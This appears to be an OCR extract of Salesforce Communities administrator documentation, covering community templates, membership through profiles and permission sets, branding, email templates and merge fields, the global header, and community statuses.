   A powerful, responsive self-service template that lets users post questions to the community, search for and view articles, collaborate, and contact support agents by creating cases. Supports Knowledge, Chatter Questions, and cases.

   Salesforce Tabs + Visualforce
   Standard Salesforce structure and tabs that you can customize using Visualforce. Allows full platform access with a flexible configuration. Requires developer experience and

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

advanced setup skills. Supports most standard objects, custom objects, and Salesforce1. Keep in mind that the Salesforce Tabs + Visualforce template doesn't work with Community Builder.

Kokua
A graphic-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

Koa
A text-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

Aloha
A configurable App Launcher template that lets users quickly find applications and access them using single sign-on authentication, including social logins.

3. Select the template that you want to use.
4. Read the template description and key features, and click **Get Started**.
5. If you selected Koa or Kokua, specify the categories and Company Name for your template, then click **Next**.

Data Category Group Name
Unique name of the data category group that contains the data categories for your site. The name reflects the hierarchy of categories that you've set up for your community and is used throughout the site to organize articles.

Top Level Category
Highest-level category that you want to display. Only the children of this category appear in the community. You can have several nested layers of categories above this category, but the page shows this category as the parent and show its subcategories as children.

Company Name
Name of your company as you want it to appear in the community header.

6. Enter a community name.

Note: If you're creating multiple communities, keep in mind that community names may be truncated in the global header drop-down menu. Users can see up to 32 characters of the name, and the `Preview` and `Inactive` status indicators count toward that number. Make sure that the visible part of the name is distinctive enough for users to distinguish between multiple communities.

7. Enter a unique value at the end of the URL field.

This value is appended to the domain you entered when enabling communities to create a unique URL for this community. For example, if your domain is `UniversalTelco.force.com` and you're creating a customer community, you can designate the URL as `UniversalTelco.force.com/customers`.

Note: You can create one community in your organization that doesn't have a custom URL.

You can change your community name and URL after the community is activated, but users won't be redirected to the new URL. If these changes are necessary, be sure to inform your community members before changing it.

8. Click **Create**.
The community is created in `Preview` status. Now you're ready to build and customize, or manage and moderate your community.

When you create a community, default pages for login, self-registration, change password, forgot password, and your home page are set based on your community template. You can customize or change these default pages at any time in Community Management or Community Workspaces.

Important: After you create a community, your profile is automatically added to the list of profiles that have access. As a result, all users in your organization with this profile can log in to the community once it's `Active`. If you don't want all users with your profile to have access to the community, you can remove the profile and give yourself access through a different profile or permission set.

SEE ALSO:

- Set Up and Manage Salesforce Communities
- Customize Communities
- How many communities can my org have?
- Compare Features Available in the Community Templates
- Implementation Guide: Using Templates to Build Communities
- Implementation Guide: Getting Started with the Aloha Community Template for Salesforce Identity

How many communities can my org have?

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

To see this limit in your org, from Setup enter *`Communities`* in the `Quick Find` box, then select **All Communities**. The `Maximum number of communities` field displays 100.

SEE ALSO:

- Create Communities

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Your Community with a Preconfigured Template

Create a community and select a template to apply to your community. Define your template and community properties in one place, then use Community Builder to finish designing and organizing your community.

1. From Setup, enter *All Communities* in the Quick Find box, then select **All Communities**, and then click **New Community**.
   The Community Creation wizard appears, with different out-of-the-box template options for you to choose from. If you have available Lightning Bolt solutions in your org, you see them in the wizard as well.
2. To see more information about a template, select it.

   Customer Service (Napili)
   A powerful, responsive self-service template that lets users post questions to the community, search for and view articles, collaborate, and contact support agents by creating cases. Supports Knowledge, Chatter Questions, and cases.

   Salesforce Tabs + Visualforce
   Standard Salesforce structure and tabs that you can customize using Visualforce. Allows full platform access with a flexible configuration. Requires developer experience and advanced setup skills. Supports most standard objects, custom objects, and Salesforce1. Keep in mind that the Salesforce Tabs + Visualforce template doesn't work with Community Builder.

   Kokua
   A graphic-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

   Koa
   A text-based community ideal for handling simple customer interactions. Community members can search for and view articles, and contact support. Requires Knowledge and supports cases.

   Aloha
   A configurable App Launcher template that lets users quickly find applications and access them using single sign-on authentication, including social logins.
3. Select the template that you want to use.
4. Read the template description and key features, and click **Get Started**.
5. If you selected Koa or Kokua, specify the categories and Company Name for your template, then click **Next**.

   Data Category Group Name
   Unique name of the data category group that contains the data categories for your site. The name reflects the hierarchy of categories that you've set up for your community and is used throughout the site to organize articles.

   Top Level Category
   Highest-level category that you want to display. Only the children of this category appear in the community. You can have several nested layers of categories above this category, but the page shows this category as the parent and its subcategories as children.

   Company Name
   Name of your company as you want it to appear in the header.
6. Enter the name and optional URL for your community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:
- Create and Set Up Communities

To create article types and article actions:
- "Manage Salesforce Knowledge"

To create data categories:
- "Manage Data Categories"

Selecting this option automatically updates your community's settings with the URL for the custom pages you create in this step. You can override this login page with another login page in your community's settings. For detailed instructions on creating custom login, logout, and self-registration pages for your community, see the Salesforce Help.

7. Click **Create**.
   The community is created in preview status. Now you're ready to build and customize, or manage and moderate your community.

Important: After you create a community, your profile is automatically added to the list of profiles that have access. As a result, all users in your organization with this profile can log in to the community once it's `Active`. If you don't want all users with your profile to have access to the community, you can remove the profile and give yourself access through a different profile or permission set.

SEE ALSO:

- Navigate Community Builder
- Brand Your Community with Community Builder
- Implementation Guide: Using Templates to Build Communities
- Implementation Guide: Getting Started with the Aloha Community Template for Salesforce Identity
- Community Builder Overview
- Edit Community Pages and Components in Community Builder
- Manage Your Community's Pages and Their Properties in Community Builder

Customize Communities

Update basic community settings like your URL, community name, members, login options, and general preferences in the Administration section of Community Workspaces or Community Management.

You can customize your community at any time, but if you plan on making major changes, we recommend deactivating the community first.

1. Open Community Workspaces or Community Management.
2. Click Administration, then select the part of the community you want to customize:

   Important: The options available in Community Management or Community Workspaces are based on your community template selection, permissions, and preferences. For example, if your community does not use topics, you don't see the Topics section. Some of the options in the following list might not appear in your community. To display all sections, go to **Administration** > **Preferences** and enable **Show all settings in Community Management** or **Show all settings in Community Workspaces**.

   - Members
   - Tabs
   - Branding
   - Login & Registration
   - Emails
   - Pages
   - Preferences
   - Settings

3. To share the community with stakeholders while it's still in Preview status, copy the URL displayed on the **Administration** > **Settings** page and share it.

   This allows you to get their feedback, and take advantage of having early members who can post, comment, and share records so that members enter an active community from their first login.

   Keep in mind that you can only share the URL with users who you added as members of the community.

After you finish your customizations, activate the community to make it available to members. If welcome emails are enabled when you activate, a welcome email is sent to all members. If any of those users are new portal users, their welcome email includes their username and password.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To access moderation rules and criteria:

- "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings or use Community Builder:

- "Create and Set Up Communities"
- AND is a member of the community

Add Members to Your Community

Use profiles and permission sets to manage community membership during the setup process.

Using profiles and permission sets, you can:

- Grant or remove access for groups of users. Once you add a profile or permission set, all users assigned to that profile or permission set become members of the community.
- Enforce a membership policy. New users added to a profile or permission set that is already associated with a community automatically gain access.

Permission sets allow added flexibility for adding members. You can grant community access to a subset of users from the same profile, without needing to clone the profile.

Standard, Chatter, and portal profiles can be added to communities; Chatter customers, from private groups with customers, can't be added to communities even if they're assigned permission sets that are associated with communities.

Note: Profiles and permission sets associated with communities can't be deleted from Salesforce. You must remove the profiles or permission sets from the communities first.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Members**.
3. To add members using profiles:
   a. To filter profiles, select a profile type from the drop-down menu. To search for a specific profile, enter a search term and click **Find**.

      Search returns profiles for the selected filter.

      Note: Search results include profiles that are already part of the community.

   b. Select the user profiles you want to allow access to your community. Press CTRL to select multiple profiles.
   c. Click **Add**. To remove a profile, select it and click **Remove**.

      If you remove a profile from a community, users with that profile lose access to the community, unless the users are assigned permission sets or other profiles that are still part of the community. Their posts and comments still appear.

      Important: If you're an administrator and accidentally remove yourself from a community, you can't access the Administration settings in Community Management or Community Workspaces. To add yourself back to the community or make other membership updates, use the API.

4. To add members using permission sets:
   a. To search for a specific permission set, enter a search term and click **Find**.
   b. Select the permission sets you want to allow access to your community. Press CTRL to select multiple permission sets.
   c. Click **Add**.

      If you remove a permission set from a community, users with that permission set lose access to the community, unless the users are associated with profiles or other permission sets that are still part of the community. Their posts and comments still appear even after they lose access.

5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

If the community is `Active` and welcome emails are enabled, users with the profiles or permission sets you added receive a welcome email. The welcome email includes a username and a change password link if it is sent to an external user who hasn't logged in to a portal or community yet.

When the community is `Active`, welcome emails are sent and the community is discoverable by members. When a community is in `Preview` status, only members with the login URL can view the community. If a community is `Inactive`, only users with the "Create and Set Up Communities" permission can access it through the Community menu, regardless of membership.

There are additional options for granting access to your community:

- Enable self-registration so that external users can register on their own
- Enable authentication providers, such as Facebook, so that external users can log into the community without creating an account

For more information about these additional options, see Customize Login, Self-Registration, and Password Management for Your Community.

SEE ALSO:

Customize Communities

Enable the Global Header for Communities

Determine User Visibility in Your Community

User sharing lets you decide whether all users in a community are visible to each other.

User sharing for external users is turned on by default when you enable Communities. This setting applies to all communities in your organization.

The default setting allows an external user to see other external users under the same account and users in common communities. You can change the organization-wide default for Users to make your communities more restrictive or open, depending on your use case.

If the you deselect **Community User Visibility**, external users can't see each other. For example, John and Sally are external users. John can't:

- Search for Sally
- Find Sally in the community People tab, even if Sally is a member of the community
- Add Sally to a group
- Share a file or record with Sally

If John and Sally are members of the same group or share the same record, then they can see each other's conversations and updates within the group or on the record, but nowhere else.

If Sally belongs to the same account as John, and John has delegated external user administration privileges, then John can see Sally. Delegated External User Administration takes priority over user sharing.

Note: User sharing doesn't apply to the Recently Viewed list on the People tab in Chatter or on user lookups. From that list, users can view people they have viewed before, but who aren't members of the community.

To view or change user sharing settings:

1. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Deselect the **Community User Visibility** checkbox make external users visible only to themselves and their subordinates.

   The setting applies to all communities in your organization.
4. Click **Save**.

For more information, on user sharing see the following topics in the Salesforce online help.

- Understanding User Sharing
- Controlling Who Community or Portal Users Can See

Reset An External User's Password for Communities

An external user's password can be reset either by the user or by the administrator of the organization hosting the community.

In either case, when someone initiates a reset of an external user's password, an email is sent to the user with a link to reset their password. User-initiated password reset links expire in 24 hours. Administrator-initiated password reset links don't expire. When the user clicks the link, they will be required to reset their password before proceeding.

If a user-initiated password reset request can't be processed, they receive an email telling them why. Password reset requests fail if a user's account is temporarily or permanently locked due to too many unsuccessful login attempts or if the request was sent outside approved login hours, IP ranges, or network locations.

SEE ALSO:

Create Communities Users

How do external community members get login information?

How do external community members get login information?

External users get their login credentials in welcome emails from a community.

When you enable a contact as a customer user or partner user, they don't receive their login credentials until you add them to a community with welcome emails enabled. If welcome emails are disabled for the community, the external user won't receive credentials and you must manually send them. To do so, from Setup, enter *Users* in the Quick Find box, select **Users**, select the checkbox next to the user's name, and then click **Reset Password**. An email containing the user's username and a link to reset their password will be sent to the user. The link in this email doesn't expire.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Create Communities Users

Reset An External User's Password for Communities

How do I update community membership using the API?

If you aren't a member of a community, you can't access Community Management to update administration settings, including membership. As an alternative, you can use the API and Data Loader to add yourself and others to a community.

Tip: You can also use other data loaders to update your community membership such as Workbench.

1. Get the `networkId` for your community.

   From Setup, enter *All Communities* in the Quick Find box, select **All Communities**, and then right-click your community URL and select **Inspect**. The `data-networkId` property provides your `networkId`.

2. Get the `profileId` or `permissionsetId` you want to add.

From Setup, enter *Profiles* in the Quick Find box, then select **Profiles** or **Permission Sets**. Click on the profile or permission set that you want to add. The ID is the last part of the URL.

For example, at *mycompany.salesforce.com/00aa11bb22*, the ID is *00aa11bb22*.

3. Create a .csv file with columns for networkId and parentId. For parentId, list the profileId or permissionsetId you want to add.
4. Open Data Loader and select the **Network Member Group** object. Specify the location of the .csv file you created and complete the Data Loader steps.

Once you have successfully added members using Data Loader, the members will be able to access Community Management from the **Manage** link on the **All Communities** page in Setup.

Note: In order to access Community Management, the member must also have "Create and Set Up Communities" or "Manage Communities" permission.

SEE ALSO:

Insert, Update, or Delete Data Using Data Loader

Add Tabs to Your Community

If you're using the Salesforce Tabs + Visualforce template, you can add tabs to your community.

Tip: If you want to use all custom pages in your community, you can choose to hide tabs. Not sure which option works best for you? Check out Tabs vs. Community Builder on page 3367.

Before you begin, keep these things in mind:

- The tabs you enable should be required for the type of activity you're performing in this community, whether it be sharing accounts and opportunities with your partners or sharing cases and solutions with customers who need support. Don't clutter your community with tabs that users don't need.
- Profiles control access to tabs, so some tabs you choose may be hidden for profiles associated with the community. In that case, you must manually expose the tabs in the profiles for your community members so that they can see the tabs in the community.
- Lightning Component tabs aren't supported in Communities.
- Chatter Free users in your community don't see any tabs except the Chatter tab.

After you identify the features you want your community members to see, you can expose those features by choosing the corresponding tabs during setup. The tabs that you select also determine community navigation in Salesforce1.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Tabs**.

   Tip: If you're using one of the preconfigured templates instead of Salesforce Tabs + Visualforce, the **Tabs** page is hidden by default. To display the page, click **Administration** > **Preferences**, then select **Show all settings in Community Management** or **Show all settings in Community Workspaces**.
3. Select the tabs to include in your community from the Available Tabs list. Press CTRL to select multiple tabs.
4. Click **Add** to add the tab. To remove a tab, select it in the Selected Tabs list and click **Remove**.

5. Click **Up** or **Down** to change the order that the tabs display.

   The tab at the top of the list is the landing tab for the community. When members access the community, it is the first tab they see.

   If members don't have access to the community landing tab, they see the first tab they have access to from the selected community tabs. If they don't have access to any of the tabs, they see the Home tab.

6. Click **Save**.

Important: Changing from the Salesforce Tabs + Visualforce template to a Community Builder-based template removes all tabs from your community.

SEE ALSO:

Customize Communities

Rename the Chatter Tab

Tabs vs. Community Builder

Not sure whether to use standard Salesforce tabs or the Community Builder when setting up your community? Here is some more information about each option to help you decide.

Tabs

Selecting the Salesforce Tabs + Visualforce template when creating your community means you will use out-of-the-box Salesforce tabs or Visualforce pages.

Pros

- Some theming options available out-of-the-box for tabs
- Support for all sales, service, marketing, and platform features
- Full Force.com platform capability

Cons

- Visualforce is the preferred approach for better customization, yet Visualforce requires coding capability
- Requires some knowledge of the Force.com platform

Community Builder

Selecting one of the preconfigured templates when creating your community means that you will use the WYSIWYG user interface of the Community Builder.

Pros

- Out-of-box app targeted at self-service communities
- More CSS styles available
- Great for a quick rollout of simple self-service community use case

Cons

- Limited to self-service functionality (cases, Salesforce Knowledge, and Chatter Questions)
- Doesn't support other sales, service, or platform use cases

- Doesn't have full platform capability

SEE ALSO:

Add Tabs to Your Community

Community Builder Overview

Rename the Chatter Tab

Most likely, many of your community members will use the Chatter tab as their home base. You can customize it to meet your company's branding.

The Chatter tab is the fastest way for your community members to see what's most important to them: activity feeds, groups, bookmarks, files, and more. Many of your community members will most likely use the Chatter tab as their home base. Customize the name of the Chatter tab in your community to match your company branding—for example, you can use your company's name or any other name that would be recognizable to your members.

1. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels**.
2. Select your default language from the Select Language drop-down list at the top of the page.
3. Under Chatter Tabs in Communities, click **Edit** next to the community you want to edit.
4. Type the singular and plural versions of your preferred tab name, for example, Partner and Partners. Select Starts with a vowel sound if appropriate.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To rename the Chatter tab:

- "Customize Application"

  OR

  "View Setup and Configuration"

  AND

  Be designated as a translator

Brand Your Community

If you are using the Salesforce Tabs + Visualforce template, you can customize the look and feel of your community in Community Workspaces or Community Management by adding your company logo, colors, and copyright. This ensures that your community matches your company's branding and is instantly recognizable to your community members.

Important: If you are using a self-service template or choose to use the Community Builder to create custom pages instead of using standard Salesforce tabs, you can use the Community Builder to design your community's branding too.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Branding**.
3. Use the lookups to choose a header and footer for the community.

   The files you're choosing for header and footer must have been previously uploaded to the Documents tab and must be publicly available. The header can be .html, .gif, .jpg, or .png. The footer must be an .html file. The maximum file size for .html files is 100 KB combined. The maximum file size for .gif, .jpg, or .png files is 20 KB. So, if you have a header .html file that is 70 KB and you want to use an .html file for the footer as well, it can only be 30 KB.

   The header you choose replaces the Salesforce logo below the global header. The footer you choose replaces the standard Salesforce copyright and privacy footer.
4. Click **Select Color Scheme** to select from predefined color schemes or click the text box next to the page section fields to select a color from the color picker.

   Note that some of the selected colors impact your community login page and how your community looks in Salesforce1 as well.

Color Choice	Where it Appears
Header Background	Top of the page, under the black global header. If an HTML file is selected in the Header field, it overrides this color choice. Top of the login page. Login page in Salesforce1.
Page Background	Background color for all pages in your community, including the login page.
Primary	Tab that is selected.
Secondary	Top borders of lists and tables. Button on the login page.
Tertiary	Background color for section headers on edit and detail pages.

5. Click **Save**.

SEE ALSO:

Customize Communities

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Customize Email Sent from Communities

You can customize email sender information, Chatter email branding, and templates in your community emails. You can perform customizations in either the user interface or the Network object in Salesforce APIs.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Emails**.
3. Enter custom values for the email sender's name and address to replace the default values.

   Note: If you change the sender's email address, we send a verification email to the new address. The change is pending, and we continue to use the existing address while we await verification. The requested address doesn't take effect until you click the confirmation link in the email. If verification is already pending for a new email address and you specify a different new address, we retain the latest value and use that for verification.

   If you enter a custom value for the sender's address and you have enabled mail relay, your Chatter emails will use the relay.

4. Customize what displays in the footer of Chatter emails.

   Important: Both a logo and email footer text are required. Keep in mind that:

   - All Chatter emails display the Chatter logo and Salesforce information by default unless you replace them with your organization's own logo and information.
   - If you previously customized the logo or footer text and want to restore the default values, use the API to set these fields to `null`.

   a. Choose a logo to replace the default Chatter logo.

      The logo must be an existing document in the Documents tab and must be marked `Externally Available Image`. Images with a maximum size of 150 x 50 pixels on a transparent background work best.

   b. Enter custom text to replace the default footer text, up to a maximum of 1,000 characters.

      The default text includes Salesforce's name and physical address. We strongly recommend including your organization's physical address to comply with applicable anti-spam laws.

5. Select `Send welcome email` to send email to users when they're added to the community.

   Important: Welcome emails contain login information for external members. If you don't select this option, you'll have to manually send external members their usernames and passwords.

   The link provided in the welcome email is valid for 6 months.

   Welcome emails are sent when:

   - A community changes from `Preview` status to `Active` status. Emails are not sent when a community is in `Preview` or `Inactive` status.
   - An administrator adds a new profile or permission set to a `Active` community.
   - A user is assigned a profile or permission set that is part of a `Active` community.

   Note: If a profile or permission set is part of multiple communities, users with that profile or permission set receive a welcome email from each community. The first email contains login credentials, but emails from subsequent communities simply contain a link to the community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

6. Use the default email templates or use the lookups to select different templates for welcome emails to new community members, forgotten password emails, and notification emails about reset passwords. If your organization uses email templates to submit case comments, you can select a template (none is provided by default).

   User-initiated password reset links expire in 24 hours. Administrator-initiated password reset links don't expire. You can customize any default template.

   Note: If you customize the contents of an email template, we recommend that you use the `{!Community_Url}` merge field. This custom merge field populates the unique URL for a community, ensuring that emails to users contain URLs with the correct parameters and direct users to the appropriate community to log in or change a password.

7. Click **Save**.

Emails sent as a result of approvals, workflows, and case comments are sent based on community membership. For example, if a workflow triggers an email, all the recipients are grouped based on community membership and then one email is sent to each group. If the user is a member of multiple active communities, the email comes from the oldest active community.

Another way to customize community emails is to use these fields on the API Network object.

- `CaseCommentEmailTemplateId`—ID of the email template used when submitting a comment on a case.
- `ChangePasswordEmailTemplateId`—ID of the email template used when notifying a user that their password has been reset.
- `EmailFooterLogoId`—ID of the Document object that displays as an image in the footer of community Chatter emails.
- `EmailFooterText`—Text that displays in the footer of community Chatter emails.
- `EmailSenderAddress`—Read only. Email address from which community emails are sent.
- `EmailSenderName`—Name from which community emails are sent.
- `ForgotPasswordEmailTemplateId`—ID of the email template used when a user forgets their password.
- `NewSenderAddress`—Email address that has been entered as the new value for `EmailSenderAddress` but has not been verified yet. After a user has requested to change the sender email address and has successfully responded to the verification email, the `NewSenderAddress` value overwrites the value in `EmailSenderAddress`. This becomes the email address from which community emails are sent.
  - If verification is pending for a new email address and you set `NewSenderAddress` to null, this cancels the verification request.
  - `NewSenderAddress` is automatically set to null after `EmailSenderAddress` has been set to the new verified address.
  - If verification is pending for a new email address and you specify a different new address for this field, only the latest value is retained and used for verification.
- `OptionsSendWelcomeEmail`—Determines whether a welcome email is sent when a new user is added to the community.
- `WelcomeEmailTemplateId`—ID of the email template used when sending welcome emails to new community members.

SEE ALSO:

Merge Fields for Communities

Customize Communities

Merge Fields for Communities

You can add merge fields to Communities email templates.

When you enable Salesforce Communities in your organization, three text-based email templates are created:

- Communities: Changed Password Email
- Communities: Forgot Password Email
- Communities: New Member Welcome Email

These templates use unique merge fields. These merge fields are not available to select and copy when editing a template, but you can enter them manually. These merge fields will only work properly if used in a text or HTML template selected for a community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field Name	Description
`{!Community_Name}`	The name of the community, as entered during community creation.
`{!Community_Url}`	The URL to the login page of a community. For instance, https://acme.force.com/partners/login. If this merge field is part of the welcome email being sent to a new external user, the URL is appended with a link to a reset password page. This field is populated only if: • The template containing this field is selected as the Welcome New Member template for a community, and Send welcome email is selected, OR • The template containing this field is selected as either the Forgot Password or Change Password template and the user receiving the email is an external user who is a member of the community.
`{!Receiving_User.Username}`	The user name of the user who will receive the welcome email.

You can create custom email templates for communities using Visualforce, which allows you to use custom company branding in your email templates. For Visualforce email template, use the `$Network` global merge field type and its properties, as described in this table.

Field Name	Description
`$Network.Name`	The name of the community, as entered during community creation.
`$Network.NetworkUrlForUserEmails`	The URL to the login page of a community. For instance, https://acme.force.com/partners/login. If this merge field is part of the welcome email being sent to a new external user, the URL is appended with a link to a reset password page.

Field Name	Description
	This field is populated only if it is used in a Visualforce email template for one of three email types supported for Communities.

If your community is using cases, approvals, or workflows, emails created from an email template that use the `{!<any_object>.Link}` or `{!Case.Link}` merge fields include a link to the record in the community. If the user receiving the email is a member of multiple active communities, the link goes to the oldest active community. If the user is already logged in to a community and clicks the link in the email, the link goes to that community. If the user is not a member of any community, the link goes to the internal organization. If the user is a member of a portal and a community, the link goes to the community.

Field Name	Description
`{!Case.Link}`	Used in: • Case comment notifications to contacts and owners • Case creation and update notifications to contacts
`{!<any_object>.Link}`	Used in: • Approval requests sent to approvers and delegated approvers • Workflow email alerts

To find out if your email templates use these merge fields, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**, then click **Edit** next to any email template.

SEE ALSO:

- Customize Email Sent from Communities
- Manage Email Templates

- Customize Email Sent from Communities
- Manage Email Templates

Enable the Global Header for Communities

When Communities is enabled, the global header allows you to easily switch between your communities and your internal org.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create permission sets:
- "Manage Profiles and Permission Sets"

To assign a permission set to a user:
- "Assign Permission Sets"

Communities must be enabled in your org to use the global header.

Important: The Global Header is visible only in Salesforce orgs using Salesforce Classic. Salesforce orgs using Lightning Experience can't use the Global Header.



The `View Global Header` permission is disabled by default for all standard profiles. To view the global header, users must be assigned the "View Global Header" permission either by selecting it on standard profiles, creating custom profiles, or by creating a permission set. Create permission sets to easily assign this permission to specific people.

1. From Setup, enter *`Permission Sets`* in the `Quick Find` box, then select **Permission Sets**.
2. Click **New** and create a permission set that includes the System Permission `View Global Header`.
3. Assign the permission set to the appropriate users.


Users with this permission set see the Global Header at the top of all pages. They can use the menu on the left to switch between their internal org and any communities they have access to.

The *`Your Name`* menu on the right side contains links to edit contact information and log out. For internal users, it also contains a link to Help & Training and may also contain links to Setup and other tools depending on user permissions and enabled features.

Important: The global header isn't supported in Lightning Experience, so to create, manage, or access communities from the Global Header, switch back to Salesforce Classic. If your org is using Lightning Experience, users with the appropriate permissions must switch to Salesforce Classic to access the global header.

- When in a Salesforce Tabs + Visualforce community, users with either the Manage Communities or the Create and Set Up Communities permission see a gear icon ( ) they can use to switch to Community Workspaces or Community Management.

  Note: Within Community Workspaces or Community Management, users see the global header and the Community Management menu, even if they don't have the "View Global Header" permission. However, we recommend that you still assign the "View Global Header" permission to users who need to switch between your internal org and communities.



- When in a Lightning community, users with either the Manage Communities or the Create and Set Up Communities permission can switch to Community Workspaces or Community Management by clicking on their name.

SEE ALSO:

Access Your Communities from Salesforce

Share a Link to Your Community

You can allow members to preview your community before making it active.

You can only share the link for a preview community with users who were added as members of the community.

Sharing a link to a community in `Preview` status allows you to easily gather stakeholder feedback. The community functions just as it will when you make it active, so stakeholders can try out all functionality and review your branding and customizations. Additionally, you can take advantage of having early members who can post, comment, and share records so that members enter an active community from their first login.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Settings**.
3. Copy the URL displayed on the page and share it with your stakeholders.

   Keep in mind that you can only share the URL with users who you added as members of the community.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To share a preview URL for your community:

- "Create and Set Up Communities"

SEE ALSO:

Customize Communities

Communities Statuses

Activate Your Community

Activate your community to make it accessible to community members. The effect of activating a community differs by template.

- **Salesforce Tabs + Visualforce**: Activating the community makes the community URL active and enables login access for community members. If welcome emails are enabled when you activate, a welcome email is sent to all members. If any of those users are new portal users, their welcome email includes their username and password.
- **Koa, Kokua, or Customer Service (Napili)**: Activating the community sends out a welcome email to all community members and registers the site with Brombone™, a search engine optimization service. To make the community URL active and enable login access for community members, publish the community.

1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Settings**.
3. Click **Activate Community**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

SEE ALSO:

Communities Statuses

Customize Communities

Deactivate a Community

Communities Statuses

Communities can have one of the following statuses.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Status	Description
`Preview`	Customization of the community isn't complete, and the community has never been activated. Once you activate a community, you can't go back to `Preview` status. Users with "Create and Set Up Communities" can access communities in `Preview` status if their profile or permission set is associated with the community. They can also share a link to these communities with users whose profiles or permission sets are associated with the community. The link for sharing a `Preview` community is located on the Community Management page. If you're using Community Workspaces, the link for sharing a `Preview` community is located under Administration. No welcome emails are sent even if `Send welcome email` is selected. Note: If your organization's access to Communities is suspended for non-payment of fees due, all of your communities are deactivated, including those in `Preview` status. When Communities is enabled again, all communities are in `Inactive` status. You can activate these communities, but can't return to the `Preview` status.
`Inactive`	The community was previously `Active` but was deactivated. You may want to deactivate a community if you need to: • Add or remove members • Add, remove, or change the order of tabs • Change the color scheme • Change the community URL When you deactivate a community , it no longer appears in the drop-down menu. Users with "Create and Set Up Communities" can still access the setup for `Inactive` communities regardless of membership. If members try to access `Inactive` communities using a direct link, they see an error page.
`Active`	The community is active and available to members. Welcome emails are sent to new members if `Send welcome email` is selected.

SEE ALSO:

- Customize Communities
- Activate Your Community
- Deactivate a Community
- Share a Link to Your Community

Update Your Community Settings

Manage your community name, description, URL, community status, and community template all from one spot.

You can change your community name and URL after the community is activated, but users won't be redirected to the new URL. If these changes are necessary, be sure to inform your community members before changing it.

